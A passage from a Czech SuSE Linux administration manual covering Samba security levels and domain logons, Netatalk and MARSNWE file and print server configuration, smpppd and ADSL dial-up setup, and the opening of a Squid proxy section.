Protokol SMB, který pochází z původně nechráněného dosového světa, se musel proto s bezpečností vypořádat vlastní cestou: každý přístup k share je chráněn heslem. SMB zde rozlišuje tři možnosti:

- ▷ Bezpečnost na úrovni share (Share Level Security)
Každému share se přidělí heslo. Kdokoli ho zná, má pak na share přístup.
- ▷ Bezpečnost na úrovni uživatele (User Level Security)
Každý uživatel se musí k serveru přihlásit svým vlastním heslem. Po přihlášení přiděluje server v závislosti na uživatelském jménu přístup k jednotlivým exportovaným shares.
- ▷ Bezpečnost na úrovni serveru (Server Level Security)
Ačkoli dává Samba přednost bezpečnosti na úrovni uživatele, může ověřování hesel přejmout jiný server, který pak pracuje opět na

úrovni uživatele. Toto nastavení vyžaduje zvláštní parametr (`password server =`).

Na každém serveru SMB však smí být pouze jediná společná úroveň zabezpečení – nelze tedy mít některé shares zabezpečené na úrovni share a jiné na úrovni uživatele. Další informace k tomuto tématu obsahuje `Samba-HOWTO-Collection`.

Tip

Pro jednoduchou správu Samba serverů existuje program `swat`. Ten používá pro konfiguraci jednoduché webové rozhraní, pomocí kterého je možné pohodlně konfigurovat server. Používá port 901 a po spuštění prohlížeče ho najdete na adrese `http://localhost:901`, kde se přihlaste jako uživatel `root`.

Nezapomeňte, že `swat` je potřeba taky aktivovat v souborech `/etc/xinetd.d/samba` a `/etc/services`. K tomu musíte v souboru `/etc/xinetd.d/samba` nastavit parametr `disable` na hodnotu `no`. Další informace o `swat` najdete v jeho manuálové stránce.

Tip

Samba jako přihlašovací server

V sítích, kde je převaha windowsových klientů je často žádoucí aby se směl uživatel přihlásit pouze s platným účtem a heslem. Toto je možné zajistit pomocí Samba serveru. V čistě windowsové síti tuto úlohu má NT server, který je konfigurován jako Primary Domain Controller (PDC). Proto je třeba provést změny v obecné (angl. *globals*) části konfiguračního souboru `smb.conf`.

```
[global]
workgroup = TUI-NET
domain logons = yes
domain master = yes
```

Obsah souboru 63: Obecná část v smb.conf

Když se používají pro verifikaci šifrovaná hesla, musí si s tím Samba umět poradit. To umožňuje položka `encrypt passwords = yes` v [globals]. Kromě toho je třeba převést uživatelské účty a hesla do formátu vhodného pro Windows. To provedete příkazem `smbpasswd -a name`. Protože v doménové koncepci Windows NT potřebují i samotné počítače doménový účet, bude vytvořen následujícími příkazy:

```
useradd -m název_počítače
smbpasswd -a -m název_počítače
```

Komentovanou ukázkovou konfiguraci včetně automatizace výše uvedených činností najdete v souboru `/usr/share/doc/packages/samba/examples/smb.conf.SuSE`.

```
add machine script = /usr/sbin/useradd -g machines
                  -c "NT Machine Account" -d
                  /dev/null -s /bin/false %m\%
```

Abyste tento skript mohli vykonat, musíte být uživatel Samba s administrátorskými právy. Ujistěte se, že patříte do skupiny `ntadmin`. Pak můžete všechny uživatele skupiny Unix přiřadit do Domain Admins příkazem:

```
net groupmap add ntgroup="Domain Admins" unixgroup=ntadmin
```

Více informací naleznete ve dvanácté kapitole Samba-HOWTO-Collection v souboru `/usr/share/doc/packages/samba/Samba-HOWTO-Collection.pdf`.

Instalace klienta

Upozorňujeme, že server Samba je dosažitelný pro klienta pouze prostřednictvím protokolu TCP/IP. NetBEUI ani IPX nejsou pro Sambu v současnosti použitelné. (Vzhledem k tomu, že se TCP/IP postupně rozšiřuje jako standard, a to dokonce i pro Novell a Microsoft, nabízí se otázka, zda se o podporu jiných protokolů ještě někdo bude vůbec pokoušet.)

Windows 9x/ME

Windows 95/98 již sice podporu TCP/IP obsahují, avšak dosud nikoli jako výchozí nastavení. Proto pro přidání protokolu TCP/IP klikněte na 'Ovládací panel', dále 'Systém' a vyberte 'Přidat', 'Protokoly', z nich vyberte 'Microsoft' (také se divíte, jak to?), 'TCP/IP'.

Dejte také pozor na správné zadání vaší síťové adresy a síťové masky (viz kap. *Připojení k síti* na straně 380). Po novém spuštění windowsového počítače již uvidíte spojení na sambový server (pokud je dobře nakonfigurován) pod ikonou Síť na pracovní ploše Windows.

Tip

Abyste mohli použít tiskárnu na sambovém serveru, stačí nainstalovat standardní ovladač tiskárny (popřípadě ovladač Apple-PostScript) pro odpovídající verzi Windows. Nejlepší je napojit se na linuxovou tiskovou frontu, kde apsfiler zajišťuje automatické rozpoznání tiskového formátu.

Tip

Optimalizace

Optimalizaci nabízí `socket options`. Přednastavení, která jsou součástí příkladové konfigurace se zaměřují především na lokální ethernetovou síť. Další podrobnosti naleznete v manuálová stránka pro `socket(7)` (`man socket(7)`). Dalším zdrojem informací pak jsou soubory `textdocs/Speed2.txt` a `textdocs/Speed.txt`.

Standardní konfigurace v `/etc/samba/smb.conf` není samozřejmě vhodná pro všechny sítě a způsob nasazení, proto je třeba ji ještě upravit podle místních podmínek. Protože je ale tato optimalizace závislá na mnoha faktorech, neexistuje žádné univerzální řešení. Věnujte proto pozornost doporučením a radám v souborech `/usr/share/doc/packages/samba/textdocs/Speed.txt` a `/usr/share/doc/packages/samba/textdocs/Speed2.txt`.

Tip

Samba vývojáři dodávají v `textdocs/DIAGNOSIS.txt` návod, pomocí kterého můžete krok za krokem zkontrolovat konfiguraci.

Tip

Netatalk

Když použijete balík `netatalk`, můžete vytvořit výkonný souborový a tiskový server pro Mac OS klienty. Je možné přistupovat z Macintoshe k datům na linuxovém počítači nebo tisknout na vzdálené tiskárně.

Netatalk je soubor unixových programů, které jsou založeny na DDP (angl. *Datagram Delivery Protocol*) implementovaném v jádře a rozvíjí rodinu AppleTalk protokolů (ADSP, ATP, ASP, RTMP, NBP, ZIP, AEP a PAP).

AppleTalk je v zásadě to samé co TCP (angl. *Transmission Control Protocol*), který je ale daleko více rozšířen. Mnoho TCP/IP služeb, jako je převod názvů počítačů a synchronizace času existují i v AppleTalku. Např. místo `nslookup` (DNS, Domain Name Service) se používá příkaz `nbplkup` (NBP, Name Binding Protocol) a místo `ping` (ICMP ECHO_REQUEST, Internet Control Message Protocol) příkaz `aecho` (AEP, AppleTalk Echo Protocol).

Následující tři démoni se standardně spouštějí na serverech:

- `atalkd` ((angl. *AppleTalk-Network-Manager*)), který zhruba odpovídá programům `ifconfig` a `routed`
- `afpd` (AppleTalk Filing Protocol démon), který vytváří pro mac klienty rozhraní k unixovým souborovým systémům
- `papd` (Printer Access Protocol démon) zajišťuje tisk v AppleTalk síti

Máte možnost ihned exportovat adresáře na server a nemusíte použít pouze Netatalk, ale také Sambu (pro Windows klienty) a NFS (viz *NFS – distribuované souborové systémy* na straně 422). Zabezpečení datového toku a správa uživatelských práv může probíhat centrálně na linuxovém serveru.

Upozornění:

- Kvůli omezení Mac klientů může být heslo na serveru dlouhé maximálně 8 znaků
- K unixovým souborům s názvem delším než 31 znaků nemohou Mac klienti přistupovat
- Názvy souborů nesmí obsahovat žádné dvojtečky, protože ty se v Mac OS používají jako oddělovač cesty

Konfigurace souborového serveru

Netatalk je již standardně konfigurován jako souborový server pro uživatele uvedené v linuxovém systému. Když budete chtít využít další funkce, je třeba provést vlastní nastavení v konfiguračních souborech. Ty se nachází v `/etc/atalk/`.

Všechny konfigurační soubory jsou čistě textové. Komentáře uvozené znakem `'#'` a mezery jsou ignorovány

Konfigurace sítě – `atalkd.conf`

V souboru `/etc/atalk/atalkd.conf` určíte, prostřednictvím kterého rozhraní budou služby poskytovány. Většinou je to `eth0` a stačí, když zde uvedete pouze

```
eth0
```

Když používáte více síťových karet, pak zde můžete uvést další rozhraní. Po spuštění serveru hledá v síti stávající zóny a servery. Pak upraví odpovídající řádky tak, že zde zapíše zkonfigurované AppleTalk síťové adresy. Výše uvedený řádek tedy může vypadat např. takto

```
eth0 -phase 2 -net 0-65534 -addr 65280.57
```

Když budete chtít provádět komplexní konfiguraci, naleznete v konfiguračních souborech příklady. Dokumentace k dalším volbám je uvedena v manuálových stránkách pro `afpd`.

Určení souborového serveru – `atalkd.conf`

V souboru `afpd.conf` se stanoví, jak bude zobrazován váš souborový server na Mac OS klientech v menu 'Výběr'. Stejně jako ostatní konfigurační soubory obsahuje i `afpd.conf` podrobnou nápovědu, které popisují většinu voleb.

Pokud zde nic nezměníte, pak se spustí default server a zobrazí se výběr s názvy počítačů. Není tedy třeba zde nic měnit, i když v případě potřeby můžete např. vytvořit (angl. *Guest server*), kde budou ukládána data hostů.

```
"Guest server" -uamlist uams_guest.so
```

Nebo můžete určit server, který nepovolí přístup hostům, ale pouze uživatelům, kteří existují v linuxovém systému

```
"Font server" -uamlist uams_clrtxt.so,uams_dhx.so
```

Toto chování je řízeno volbou `uamlist` následovanou seznamem autentizačních modulů oddělených čárkami.

AppleShare server neposkytuje své služby pouze prostřednictvím AppleTalk, ale také zapouzdřené do TCP/IP. Přednastaveným portem je 548. Pro další AppleShare servery (na stejném počítači) je třeba určit dedikované porty, pokud mají poskytovat také služby prostřednictvím TCP/IP.

Syntaxe je následující

```
"Font server" -uamlist uams_clrtxt.so,uams_dhx.so -port 12000
```

AppleShare server bude mít název `Font server`, neumožní přístup hostům a bude komunikovat na portu 12000. Tak bude dostupný i prostřednictvím TCP/IP směrovače.

Které adresáře (na serveru) budou uvolněny jako síťové svazky určuje soubor `AppleVolumes.default` (viz níže). Volbou `-defaultvol` můžete pro jednotlivé AppleShare servery určit také jiné soubory, kde budou další pravidla, např.:

```
"Guest server" -uamlist uams_guest.so -defaultvol  
/etc/ataalk/AppleVolumes.guest
```

Další volby jsou vysvětleny v souboru `afpd.conf`

Adresáře a přístupová práva – `AppleVolumes.default`

Zde se definují adresáře, které budou exportovány. Práva se nastavují podobně jako u unixových systémů, tj. uživatelská a skupinová práva.

Poznámka

Zde se syntaxe částečně změnila. Mějte to prosím na paměti, když aktualizujete starší verzi. Místo `access=` je nyní `allow:`. Protože jsou při aktualizaci nové soubory vytvářeny s koncovkou `.rpmnew`, může se stát, že vaše starší nastavení za určitých okolností nebudou fungovat. Proto je dobré před aktualizací provést zálohu a následně upravit a vložit do nových souborů.

Poznámka

Kromě `AppleVolumes.default` je možné vytvořit i doplňující soubory, např. `AppleVolumes.guest`, které budou používány určitými servery tak, že v souboru `afpd.conf` bude použita volba `-defaultvol`.

Syntaxe je v maximální možné míře jednoduchá

```
/usr/local/psfonts "PostScript Fonts"
```

Toto znamená, že linuxový adresář `/usr/local/psfonts` bude uvolněn jako AppleShare svazek pod názvem `PostScript Fonts`

Jednotlivé volby jsou oddělovány mezerou. Jednou z nejdůležitějších voleb je omezení přístupových práv:

```
/usr/local/psfonts "PostScript Fonts" allow:User1,@group0
```

Zde může přistupovat pouze `User1` a všichni členové skupiny `group0`. Ti samozřejmě musí být serveru známi. Parametrem `deny` pak můžete uživatelům nebo skupinám explicitně zakázat přístup.

Tato práva se vztahují pouze na přístup prostřednictvím `AppleTalk`, takže pokud se přihlásí na server, může mít jiná práva.

`Netatalk` vytváří pro odstranění typického `ressource forku` v `Mac OS` soubory v linuxovém souborovém systému, konkrétně v adresáři `.AppleDouble`.

Volbou `noadouble` můžete stanovit, že tento adresář bude vytvořen až v okamžiku, kdy bude skutečně potřeba.

```
/usr/local/guests "Guests" options:noadouble
```

Další volby a možnosti jsou uvedeny v komentářích konfiguračního souboru. V tomto konfiguračním souboru naleznete také malou nevinnou vlnovku (``~'`), která reprezentuje domovský adresář každého uživatele na serveru. Takto je možné vytvořit automaticky domovský adresář pro každého uživatele bez toho, aby bylo třeba je explicitně uvádět. Volbou `noadouble` můžete stanovit, že tento adresář bude vytvořen až v okamžiku, kdy bude skutečně potřeba. Instalovaný příkladový soubor již obsahuje vlnovku, takže `Netatalk` standardně vytváří domovské adresáře, pokud tento soubor neupravíte.

Navíc `afpd` hledá v domovském adresáři přihlášené uživatele podle souboru `AppleVolumes` nebo `.AppleVolumes`. Záznamy v tomto souboru doplňují serverové soubory `AppleVolumes.system` a `AppleVolumes.default` tak, aby bylo možné provádět další individuální přiřazení `type/creator` a přistupovat k souborovým systémům. Tyto položky jsou doplňky a neumožňují žádná další práva, která nejsou ze serverové strany uživateli přidělena.

Soubor `netatalk.pamd` slouží pro autentizaci prostřednictvím `PAM` (Pluggable Authentication Modules).

Přiřazování souborů – `AppleVolumes.system`

V souboru `AppleVolumes.System` určíte, která type/creator přiřazení se budou provádět k určitému typu souborů. Celá řada standardních hodnot je již uvedena. Pokud je některý soubor zobrazen s obecnou bílou ikonou, pak pro něj není k dispozici žádný záznam. Kdybyste měli problémy s otevřením textového souboru z jiného operačního systému v Mac OS, pak se podívejte na záznamy v tomto souboru.

Konfigurace tiskového serveru

V souboru `ppd.conf` se konfiguruje tiskárna, která už musí lokálně pracovat s `lpd`. Pokud je tato podmínka splněna, pak máte první krok úspěšně za sebou.

V `ppd.conf` není třeba nic měnit, když je v Linuxu zkonfigurována lokální tiskárna, protože pak jsou požadavky pro tisk jednoduše předány tiskovému démonu `lpd`. Tiskárna se pak hlásí v AppleTalk síti jako `Laserwriter`. Máte ale možnost určit tiskárny zapsat např. takto:

```
Tiskarna:pr=lp:pd=/etc/atalk/kyocera.ppd
```

Následně se Tiskarna zobrazí jako dostupná. Odpovídající popis tiskárny by měl poskytovat výrobce. Jinak použijte soubor `Laserwriter` ze systémových rozšíření, ale asi nebudete moci využít všechny dostupné funkce.

Spouštění serverů

Server se spouští `init` skripty při startu systému nebo ručně příkazem: `rcatalk start`. `Init` skript se nachází v `/etc/init.d/atalk`. Start startovacích skriptů se odehrává na pozadí a trvá zhruba jednu minutu, než se provede konfigurace AppleTalk rozhraní a to bude přístupné. Zda je vše v pořádku poznáte podle toho, že se třikrát vypíše `OK` po stavovém dotazu:

```
earth:~ # rcatalk status
```

```
Checking for service atalk:OKOKOK
```

Nyní přejděte na Mac, který běží pod Mac OS a zkontrolujte, zda je AppleTalk aktivován. Zvolte 'Filesharing', dvojklik na 'Appleshare' a měli byste v okně vidět název vašeho serveru. Dvojklikem se pak přihlásíte, zvolíte mechaniku a již vidíte vaši síťovou mechaniku v Mac OS.

K serverům, které běží pouze nad TCP a ne přes DDP se můžete připojit tak, že ve výběru kliknete na 'IP adresa serveru' a zvolíte odpovídající IP adresu, případně následovanou dvojtečkou a číslem portu.

Další informace

Všechny podrobnosti o balík `netatalk` naleznete v odpovídajících manuálových stránkách. Ty naleznete příkazem `rpm -qd netatalk`.

A ještě poznámka na závěr: `netatalk` nepoužívá soubor `/etc/atalk/netatalk.conf`, takže ho můžete jednoduše ignorovat.

Další informace jsou pak dostupné na

- <http://netatalk.sourceforge.net/>
- <http://www.umich.edu/~rsug/netatalk/>
- <http://www.anders.com/projects/netatalk/>

Emulace Netware pomocí MARSNWE

Emulátor Netware MARSNWE může jednoduše nahradit souborové a tiskové služby serveru Novell Netware 2.2 nebo 3.11 server. Lze ho použít také jako IPX router, nenabízí však novější funkce vyšších verzí jako NDS (Netware Directory Services). Stanice s operačním systémem DOS nebo Windows nakonfigurované pro přístup k serveru Netware 2.2, 3.11 nebo 3.12 mohou používat linuxový server s emulátorem Netware MARSNWE bez větších změn v konfiguraci.

Spuštění emulátoru Netware MARSNWE

MARSNWE je pro první testování již předkonfigurován, takže ho lze spustit ihned po instalaci. Podpora IPX je v jádře zakompilována jako modul, který je zaveden pomocí startovacího skriptu. IPX rozhraní pak spouští přímo program MARSNWE. Číslo sítě a používaný protokol budou načteny z konfiguračního souboru `/etc/nwserv.conf`. Program MARSNWE spustíte příkazem `rcnwe start`. Zelené hlášení `done` v pravé části okna bude indikovat úspěšný start MARSNWE. Pokud budete chtít přezkontrolovat stav běhu programu, použijte příkaz `rcnwe status`. Emulátor zastavíte zadáním příkazu `rcnwe stop`.

Konfigurační soubor `/etc/nwserv.conf`

Jednotlivé parametry jsou rozděleny do číslovaných sekcí. Každá řádka nastavení začíná číslem sekce, do které patří. Důležité sekce jsou 1 až 22. Používána jsou jen některá čísla. Nejdůležitější jsou tyto sekce:

- 1 Svazky Netware
- 2 Jméno serveru
- 4 IPX síť
- 13 Uživatelské jméno
- 21 Tiskárny

Po změně konfigurace je nutné program MARSNWE restartovat příkazem `rcnwe restart`.

Parametry detailněji:

Svazky (Sekce 1):

```
1      SYS      /usr/local/nwe/SYS/      kt      711 600
```

Zde jsou uvedeny svazky určené k exportu. Každá řádka začíná číslem sekce (zde 1), pak následuje jméno svazku a adresář na serveru. Dále je možné zadat další parametry reprezentované určitými písmeny a UMASK. Pokud UMASK nezádáte, použije se jako výchozí nastavení ze sekce 9. Svazek pro SYS je již vložen. Abyste předešli problémům s použitím velkých a malých písmen, doporučujeme použít volbu k, která nastaví automatickou konverzi na malá písmena.

Jméno serveru (Sekce 2):

```
2      MARS
```

Tento parametr je volitelný. Jako výchozí je nastaveno jméno počítače.

Číslo sítě (Sekce 3):

```
3      auto
```

Pokud je tato volba nastavena na auto, je číslo sítě generováno z MAC adresy. Toto nastavení doporučujeme ponechat.

IPX síť (Sekce 4):

```
4      0x0      *      AUTO      1
4      0x22     eth0     ethernet_ii  1
```

Číslo sítě Netware, síťové rozhraní a s nimi spojený protokol. První příklad nastaví vše automaticky. V druhém příkladu je číslo sítě 0x22 s rozhraním eth0 a rámci typu Ethernet-II. Pokud máte více síťových karet a přidělíte jim různá čísla sítí, IPX bude mezi nimi automaticky routovat.

Režim vytvoření (Sekce 9):

```
9      0751      0640
```

Výchozí přístupová práva nově vytvářených souborů a adresářů.

GID a GID s minimálními přístupovými právy (Sekce 10, 11):

```
10     65534
11     65534
```

ID skupiny a ID uživatele pro nepřihlášené uživatele. Zde nogroup a nobody.

Login administrátora (Sekce 12):

```
12    SUPERVISOR    root
```

Administrátor je mapován jako root.

Loginy uživatelů (Sekce 13):

```
13    LINUX          linux
```

Uživatelé Netware mohou být převzati z Linuxu. Zadat se zde dá také statické heslo.

Automatické mapování uživatele (Sekce 15):

```
15    0              top-secret
```

Pokud je uvedena 1 místo 0, budou loginy z Linuxu dostupné také jako loginy v Netware. V takovém případě je heslo top-secret.

Fronty tiskáren (Sekce 21):

```
21    LP             -        lpr -
```

První parametr LP je jméno tiskárny Netware a druhý jméno spool adresáře. Poslední parametr je tiskový příkaz.

Tiskový server (Sekce 22):

```
22    PS_NWE  LP_PS    1
```

Ke zde definovaným serverům lze přistupovat prostřednictvím programu pserver z balíčku ncpfs.

Přístup na servery Netware a jejich administrace

Balík `ncpfs` je sbírkou malých programů, které umožňují z Linuxu spravovat servery Netware 2.2 nebo 3.11, připojovat svazky a spravovat tiskárny. Pokud chcete přistupovat k serveru Netware 4 nebo vyšší, musíte povolit emulaci spojení a na ní IPX.

Dostupné jsou následující programy. Jejich ovládání a funkce jsou popsány v příslušných manuálových stránkách:

<code>nwmsg</code>	<code>ncopy</code>	<code>ncpmount</code>	<code>ncpumount</code>
<code>nprint</code>	<code>nsend</code>	<code>nwauth</code>	<code>nwbocreate</code>
<code>nwbols</code>	<code>nwboprops</code>	<code>nwborm</code>	<code>nwbpadd</code>
<code>nwbpcreate</code>	<code>nwbprn</code>	<code>nwbpset</code>	<code>nwbpvalues</code>
<code>nwdir</code>	<code>nwdpvalues</code>	<code>nwfscrl</code>	<code>nwfsinfo</code>
<code>nwfstime</code>	<code>nwgrant</code>	<code>nwpasswd</code>	<code>nwpurge</code>
<code>nwrevoke</code>	<code>nwrights</code>	<code>nwsfind</code>	<code>nwtrustee</code>
<code>nwtrustee2</code>	<code>nwuserlist</code>	<code>nwvolinfo</code>	<code>pqlist</code>
<code>pqrm</code>	<code>pqstat</code>	<code>pserver</code>	<code>slist</code>

Příkazem `ncpmount` v Linuxu např. připojíte svazky Netware. Příkazem `ncpumount` pak provedete odpojení. Balíček `ncpfs` obsahuje nástroje potřebné pro nastavení podpory IPX protokolu a IPX routování:

```
ipx_cmd
ipx_configure
ipx_interface
ipx_internal_net
ipx_route
```

Pomocí `ipx_configure` a `ipx_interface` nastavíte síťovou kartu pro IPX. Pokud již program MARSNWE běží, postará se o nastavení karty automaticky.

IPX směrování pomocí `ipxrip`

Další balíček pro nastavení Linuxu jako IPX routeru je balík `ipxrip`. IPX router však lze nastavit i bez tohoto balíčku přímo pomocí MARSNWE nebo pomocí nástrojů z balíčku balík `ncpfs`.

Internet

O Internetu lze napsat celou knihu, ale naprostá většina aplikací bude bez problémů pracovat, pokud k nastavení použijete program YaST. V této kapitole proto najdete jen ta nejzajímavější témata:

nastavení smpppd (SuSE Meta PPP-démona), manuální nastavení ADSL přístupu pro případ, že při nastavení pomocí programu YaST dojde k chybě, a nastavení Squid proxy.

Program smpppd	514
Digitální linky ADSL nebo T-DSL	515
Výchozí konfigurace	516
DSL připojení a vytáčení na požádání	517
Proxy server	518

Program smpppd

Programy pro vytáčené připojení

Většina uživatelů nemá pro internetové připojení vyhrazenou pevnou linku, ale používají vytáčené připojení. V závislosti na metodě vytáčení (ISDN nebo DSL) je kontrolováno programem `ipppd` nebo `pppd`. Všechno, co je potřeba pro internetové připojení, je pak správný start těchto programů.

Pokud používáte paušální připojení, jednoduše spustíte příslušného démona. Stav připojení pak lze kontrolovat pomocí apletu v KDE nebo z příkazové řádky. Pokud je internetové připojení poskytováno jiným počítačem tzv bránou, můžete chtít připojení kontrolovat po síti.

Právě pro kontrolu vytáčeného připojení po síti je určen program `smpppd`. Tento program poskytuje jednotné rozhraní pro řadu programů a plní dvě funkce. První je volání programu `pppd` nebo `ipppd` spolu s kontrolou vlastností vytáčeného připojení. Druhou je správa více poskytovatelů a přenos informací o aktuálním stavu připojení. Pokud používáte vytáčené připojení pro svou síť, můžete program `smpppd` kontrolovat také po síti.

Konfigurace smpppd

Připojení prostřednictvím `smpppd` je automaticky vytvářeno při použití programu `YaST`. Programy určené pro vytáčení `kinetnet` a `cinetnet` jsou také předkonfigurovány. Manuální nastavení `smpppd` je potřeba pouze pro aktivaci zvláštních funkcí jako vzdálená kontrola.

Konfigurační soubor `smpppd` je `/etc/smpppd.conf`. Ve výchozím nastavení není vzdálená kontrola povolena. Nejdůležitější volby v tomto souboru jsou:

open-inet-socket = `<yes|no>` Ke kontrole `smpppd` po síti musí být nastavena na `yes`. Port, na kterém `smpppd` naslouchá, je 3185. Pokud je tento parametr nastaven na `yes`, musí být příslušně nastaveny také parametry `bind-address`, `host-range` a `password`.

bind-address = `<ip>` Pokud má počítač více IP adres, nastavíte zde adresu, kterou má `smpppd` používat pro připojení.

host-range = `<min ip> <max ip>` Parametr `host-range` se používá k nastavení rozsahu sítě. Přístup pomocí `smpppd` je povolen pouze počítačům z tohoto rozsahu.

password = <password> Nastavení hesla omezíte přístup pouze pro autorizované uživatele. pokud nenastavíte žádné heslo, mohou smpppd používat všichni uživatelé.

Více informací o smpppd najdete v manuálových stránkách manuálová stránka pro smpppd (man 8 smpppd) a manuálová stránka pro smpppd.conf (man 5 smpppd.conf).

Programy kinternet a cinternet a vzdálené použití

Programy kinternet a cinternet lze používat jak lokálně tak pro vzdálenou kontrolu smpppd. cinternet je textové rozhraní programu kinternet. Aby tyto programy fungovaly spolu s smpppd, editujte ručně nebo pomocí programu kinternet soubor /etc/smpppd-c.conf. V tomto souboru jsou používány pouze tři volby:

server = <server> Zde nastavíte jméno počítače, na kterém běží smpppd. Pokud se tento počítač shoduje s výchozí bránou, je vhodné nastavit gateway-fallback na yes.

gateway-fallback = <yes|no> Pokud jste nezadali žádný server a smpppd neběží ani lokálně, začne se smpppd vyhledávat na výchozí bráně. Toto nastavení je výchozí.

password = <heslo> Vložte heslo pro smpppd.

Pokud je program smpppd aktivní, můžete otestovat přístup. To provedete příkazem cinternet --verbose --interface-list. Pokud narazíte na jakýkoliv problém, přečtěte si prosím manuálové stránky manuálová stránka pro smpppd-c.conf (man 5 smpppd-c.conf) a manuálová stránka pro cinternet (man 8 cinternet).

Digitální linky ADSL nebo T-DSL

Pokud chcete pro Internet použít přímou digitální linku DSL (angl. *Digital Subscriber Line*) – T-ISDN-DSL, ADSL atd., poskytuje SuSE Linux samozřejmě řešení.

Situace u nás

V České republice zatím existují dva způsoby připojení. Jsou to varianty basic a profi. Je možné, že se v budoucnu postup při připojení na Internet přes ADSL změní. Jestliže se tak stane, kontaktujte svého poskytovatele připojení pro upřesnění těchto postupů.

- ADSL profi Varianta profi je na konfiguraci podstatně jednodušší. Stačí pouze nakonfigurovat síťovou kartu, která je propojena s ADSL modemem. Síťovou kartu nastavíte v modulu 'Síťová karta'. Síťová karta v počítači by měla mít IP adresu třídy **10.0.0.0** tedy například 10.0.0.1 a síťovou masku 255.0.0.0. Pokud se hodnoty adres dodané vašim poskytovatelem liší od popisovaných, použijte adresy od ISP. V případě potíží kontaktujte vašeho poskytovatele.
- ADSL basic Poněkud složitější je nastavení varianty basic. Zde musíte nejdříve nakonfigurovat připojení k ADSL modemu pomocí PPTP a poté se přihlásit na webové stránce na tzv. dashboard (adresu vám sdělí váš poskytovatel ADSL připojení). Nejdříve nastavte síťovou kartu na stejné hodnoty jako ve variantě profi. Dále jako 'PPP režim' zvolte 'Point-to-Point tunneling protocol'. Pokud chcete aby spojení bylo dostupné ihned po startu SuSE Linux, zvolte z nabídky 'Aktivace zařízení' položku 'Při startu'. Jinak musíte vždy navázat spojení ručně, třeba pomocí programu KInternet. V dalším dialogu vyberte vašeho ISP. Není-li váš ISP v seznamu, doplňte ho v dialogu 'Nový'. Klikněte na 'Další' a přejdete do dialogu 'Nastavit parametry pro připojení k Internetu'. Do položek 'Jméno uživatele' a 'Heslo' zadejte vaše telefonní číslo. V následujícím dialogu zaškrtněte 'Modifikovat DNS po připojení' a případně zapněte firewall.

Výchozí konfigurace

V současné době SuSE Linux obsahuje také podporu DSL připojení pro point-to-point over ethernet protocol (PPPoE), který používá naprostá většina poskytovatelů. Pokud si nejste jisti, jaký DSL protokol máte vybrat, obraťte se na svého poskytovatele připojení. V případě, že používáte systém s grafickým rozhraním, můžete připojení nastavit pomocí modulu DSL v programu YaST.

1. Před konfigurací se ujistěte, že máte nainstalované balíky ppp a smpppd. Pokud ne, doinstalujte je pomocí programu YaST.
2. Pomocí programu YaST nastavte síťovou kartu. Neaktivujte dhcp, ale nastavte pevnou IP adresu jako např. 192.168.2.22.

3. Parametry DSL modulu YaST ukládá do souboru `/etc/sysconfig/network/providers/provider0`. Dále je zde konfigurační soubor `smpppd` (SuSE meta ppp daemon) a jeho rozhraní `kinternet` a `cinternet`. Více informací najdete v `man smpppd`.
4. pokud je to nutné, ručně spusťte síť příkazem `rcnetwork start` a `smpppd` příkazem `rcsmpppd start`.
5. Na systému bez grafického rozhraní použijte pro navázání popř. zastavení připojení příkazy `cinternet -start` popř. `cinternet -stop`. V grafickém prostředí použijte program `kinternet`. Pokud DSL připojení nastavíte pomocí YaST, spustí se tento program automaticky při přihlášení do prostředí KDE. Program `kinternet` spustíte z hlavní nabídky KDE výběrem 'Internet' → 'Nástroje' → 'kinternet'. Hned na to se v pravé části objeví aplet v podobě ikony zástrčky. Spojení navázete kliknutím na tuto ikonu. Stejným způsobem spojení ukončíte.

DSL připojení a vytáčení na požádání

Vytáčení na požádání je funkce, která umožňuje automatické navázání připojení, pokud uživatel použije aplikaci vyžadující internetové připojení. K vytáčení na požádání dojde např. při otevření internetového prohlížeče a zadání internetové stránky nebo kliknutí na ikonu odeslání v poštovním klientovi. Připojení se automaticky ukončí po stanovené době nečinnosti.

Používání vytáčení na požádání má význam pouze v případě, že máte k dispozici paušální připojení. Pokud nemáte paušální připojení, použijte k navazování připojení raději `cron`.

Pokud máte paušální DSL připojení, můžete být k síti připojeni nepřetržitě. Přesto se však může stát, že dáte přednost vytáčení na požádání. Pro vytáčení na požádání mluví tyto důvody:

- Velká část poskytovatelů ukončuje připojení automaticky po uplynutí určité doby.
- nepřetržitě připojení může vést k vyčerpání zdrojů (např., IP adres).
- Nepřetržitě připojení může představovat bezpečnostní riziko. Útočníci často vyhledávají potenciální oběti skenováním určitého rozsahu sítě. Pokud je systém dostupný na síti pouze dočasně a vždy je mu přidělována jiná IP adresa, snižuje se tím pravděpodobnost útoku.

vytáčení na požádání nastavíte pomocí programu YaST. Lze nastavit i ručně:

Nastavte parametr `DEMAND="yes"` v souboru `/etc/sysconfig/network/providers/provider0`. V tomto souboru nastavte také `IDLETIME="60"`. Tímto nastavením zajistíte, že se spojení ukončí po 1 minutě nečinnosti.

Proxy server

Squid je na linuxových/unixových platformách nejrozšířenější proxy cache. Zde si popíšeme, jak ho konfigurovat, řekneme si, jaké má systémové požadavky a mnoho dalšího. Stranou nezůstane ani konfigurace transparentní proxy, zpracování statistik programy `calamaris` a `cachemgr` a filtrování internetových stránek pomocí `squidGuard`.

Co je to proxy cache?

Squid funguje jako burzián. Přijímá požadavky od klientů (v tomto případě internetových prohlížečů) a ty pak předává dál odpovídajícím serverům poskytovatele. Když se požadovaný objekt vrátí, nechá si pro sebe jednu kopii, kterou uloží v diskové cache a druhou doručí zpět klientovi.

Výhoda se projeví v okamžiku, kdy bude druhý uživatel požadovat stejný objekt – v tom případě není třeba stránku stahovat znovu, ale nahraje z cache. Výsledkem je nepoměrně rychlejší vyřízení požadavku a navíc dochází k úspoře kapacity linky.

Tip

Squid nabízí velké spektrum funkcí, např. hierarchické dělení proxy serveru, které rozkládá zátěž systému, vytváření pravidel pro přístup klientů, správu přístupových práv k jednotlivým stránkám a také statistiky nejčastěji používaných internetových stránek, chování uživatelů při surfování apod.

Tip

Squid není žádnou generickou proxy. Standardně pouze zprostředkovává HTTP spojení. Kromě toho podporuje protokoly FTP, Gopher, SSL a WAIS, ale žádné internetové protokoly typu Real Audio, News nebo videokonference. UDP protokol používá pouze pro podporu komunikace mezi různými cache. Z tohoto důvodu nejsou podporovány ani žádné další programy postavené na tomto protokolu.

Informace o proxy-cache

Squid a bezpečnost

Můžete provozovat Squid spolu s firewallem, který bude chránit vnitřní síť před útokem zvenku. Kromě toho můžete nastavit tzv. transparentní proxy, kdy jsou všechna spojení směřována na squid. Bližší informace o konfiguraci transparentní proxy naleznete v *Konfigurace transparentní proxy* na straně 527.

Cache

